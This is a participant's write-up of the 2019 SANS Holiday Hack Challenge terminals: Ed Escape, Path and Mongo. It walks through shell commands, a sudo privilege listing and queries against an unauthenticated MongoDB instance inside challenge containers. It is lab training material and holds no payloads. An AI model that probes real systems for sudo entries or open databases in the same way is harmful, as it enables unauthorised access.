THE 2019 SANS HOLIDAY HACK CHALLENGE

"Honesty is ~~not~~ always the best policy"

Janusz Jasinski

ADMIT ONE

This ticket entitles its bearer to admittance for one to

KringleCon 2: Turtle Doves

Location:
Elf University
17 Christmas Tree Lane
North Pole

Introduction

Hi, I'm Janusz Jasinski, you may recognise me from such SANS Holiday Hacks such as 2015, 2016, 2017 and 2018.

Let's get one thing out the way – excuses:

- I'm a father of two kids who actually wanted to see their father this Christmas
- I'm happily married and for reasons unknown to me, my wife wanted to see me this Christmas.
- I have a job that I wouldn't mind keeping a hold of with no annual leave over Christmas
- I did a lot of the challenges on a work laptop which may not sound like a big deal but let's just say that my text editor was notepad which was the most tool thing on there.

Seeing more defensive challenges this year certainly was a nice introduction and of course I fully take on all responsibility following some feedback a few years back 😊

Wow – MS Word has decent emojis. Anyway...

Most stuff that doesn't land in the writeup will be on my GitHub repository: https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019

I decided not to go crazy with including *absolutely everything* and instead, focused more on the challenges themselves.

I'm sure people will reverse engineer everything, complete the crate challenge in milliseconds, find all the easter eggs, discover 0days and much more but given my list of excuses, I'm glad I managed to finish it and do the writeup in time!

Anyway, let's see what 2019 has in store...

Contents

Terminals (Docker)

All hosted on the sub-domain https://docker2019.kringlecon.com/

Ed Escape

- **Hint**: http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html
- **Location**: Train Station
- **URL**: https://docker2019.kringlecon.com/?challenge=edescape

Screenshot




Figure 1 - Escape Ed Docker Screenshot

Synopsis

We land inside of an editor that we need to escape.

Solution

Reading the site[1] given, it seems that "*ed is a powerful text editor based on non-visual (line-oriented) behavior*". Doing a quick Google search reveals the man page[2] for the editor[3] which says that in order to quit the editor, we just need to enter q or Q.




Figure 2 - Ed Escape Screenshot

[1] http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html
[2] https://en.wikipedia.org/wiki/Man_page
[3] https://linux.die.net/man/1/ed

Path

- **Hint**: Green words matter, files must be found, and the terminal's $PATH matters.
- **Location**: Hermey Hall
- **URL**: https://docker2019.kringlecon.com/?challenge=path

Screenshot




Figure 3 - Path Docker Screenshot

Synopsis

List the current directory. Doing a standard `ls` isn't going to be the solution here. The hint gives a lot of clues away by way of green text.

Solution

- `which` command[4]
- `find` command[5]
- `$PATH` command[6]
- `locate` command[7]

```
Get a listing (ls) of your current directory.
elf@82821dc95dd9:~$ which ls
/usr/local/bin/ls
elf@82821dc95dd9:~$ find / -name ls 2>/dev/null
/usr/local/bin/ls
/bin/ls
elf@82821dc95dd9:~$ $PATH
-bash: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games: No such file or directory
elf@82821dc95dd9:~$ locate -b '\ls'
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is 21.3 days)
/bin/ls
/usr/local/bin/ls
elf@82821dc95dd9:~$ /bin/ls -laah
total 52K
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19 ' '
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19  .
drwxr-xr-x 1 root root 4.0K Nov 21 19:46  ..
-rw-r--r-- 1 elf  elf   220 Apr 18  2019  .bash_logout
-rw-r--r-- 1 elf  elf  3.5K Dec 30 22:59  .bashrc
-rw-r--r-- 1 elf  elf   14K Nov 21 19:46  .elfscream.txt
-rw-r--r-- 1 elf  elf   807 Apr 18  2019  .profile
-rw-r--r-- 1 elf  elf   401 Nov 21 19:46  rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!

elf@82821dc95dd9:~$ ls
This isn't the ls you're looking for
elf@82821dc95dd9:~$
```

Figure 4 - Path Docker Screenshot

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Achievements/Path

Miscellaneous

There are some random files dotted around which may be of interest. Even though the task has been completed, it might be worth seeing what their content is.

---

[4] https://linux.die.net/man/1/which

[5] https://linux.die.net/man/1/find

[6] http://www.linfo.org/path_env_var.html

[7] https://linux.die.net/man/1/locate




Figure 5 – Elfscream




Figure 6 - Rejected Elf Logos

Mongo

- **Hint:** https://docs.mongodb.com/manual/reference/command/listDatabases/
- **Location:** NetWars
- **URL:** https://docker2019.kringlecon.com/?challenge=mongo

Screenshot

Figure 7 - Mongo Docker Sccreenshot

Synopsis

Seems pretty straightforward (famous last words). Logging into a MongoDB[8] instance and retrieve some information.

Solution

Connecting to the instance[9] with default settings, we are told that it's not running on port 27017. Subsequentially, a clue gets displayed suggesting it may be on another port.

```
elf@8625382ea7cb:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2019-12-31T09:25:32.076+0000 W NETWORK  [thread1] Failed to connect to 127.0.0.1:27017, in(checking socket for error after poll), reason: Connection refused
2019-12-31T09:25:32.077+0000 E QUERY    [thread1] Error: couldn't connect to server 127.0.0.1:27017, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed


Hmm... what if Mongo isn't running on the default port?
```

Figure 8- MongoDB Docker Screenshot

There are a few ways to check which port it's actually running on as shown below. The second method shows that the user has `sudo` access on executing a python script in the root directory. No time is spent on this as progress needs to be made elsewhere.

```
elf@8625382ea7cb:~$ ps aux | grep mongo
mongo         9  1.4  0.0 1015620 69900 ?       Sl   09:25   0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf          55  0.0  0.0  11464  1088 pts/0    S+   09:27   0:00 grep --color=auto mongo
elf@8625382ea7cb:~$ sudo -ll
User elf may run the following commands on 8625382ea7cb:

Sudoers entry:
    RunAsUsers: mongo
    Options: !authenticate
    Commands:
        /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath\=/tmp/mongo.log

Sudoers entry:
    RunAsUsers: root
    Options: setenv, !authenticate
    Commands:
        /usr/bin/python /updater.py
elf@8625382ea7cb:~$
```

Figure 9 - MongoDB Docker Screenshot

Using the mongo manual to see how to connect using a different port (next screenshot), connection is now made which opens up a shell into the MongoDB instance.

---

[8] https://www.mongodb.com/what-is-mongodb

[9] https://docs.mongodb.com/manual/reference/program/mongo/#syntax




Figure 10 - MongoDB Docker Screenshot

There are a few warnings, but nothing concerning.

Enabling access control on a MongoDB deployment enforces authentication, requiring users to identify themselves. When accessing a MongoDB deployment that has access control enabled, users can only perform actions as determined by their roles.[10]

Relevant commands are issued to start deep diving into the data.




Figure 11 - MongoDB Docker Screenshot

[10] https://docs.mongodb.com/manual/tutorial/enable-authentication/

The `elfu` database stands out so that becomes the target.

```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();
```

Figure 12 - MongoDB Docker Screenshot

Running `show collections` displays one called `solution` that seems like the oblivious place to go. The result is a fairly obvious instruction. The script is run which completed the terminal.




Figure 13 - MongoDB Docker Screenshot

To see what was in the other collections, the following script was run against each database:

```
var collections = db.getCollectionNames();
for(var i = 0; i< collections.length; i++){
   print('Collection: ' + collections[i]); // print the name of each collection
   db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of
each of its elements
}
```

Unfortunately, it didn't seem to reveal any easter eggs or further clues. Admin, config and local gave seemingly standard output whereas test resulted in the following screenshot.

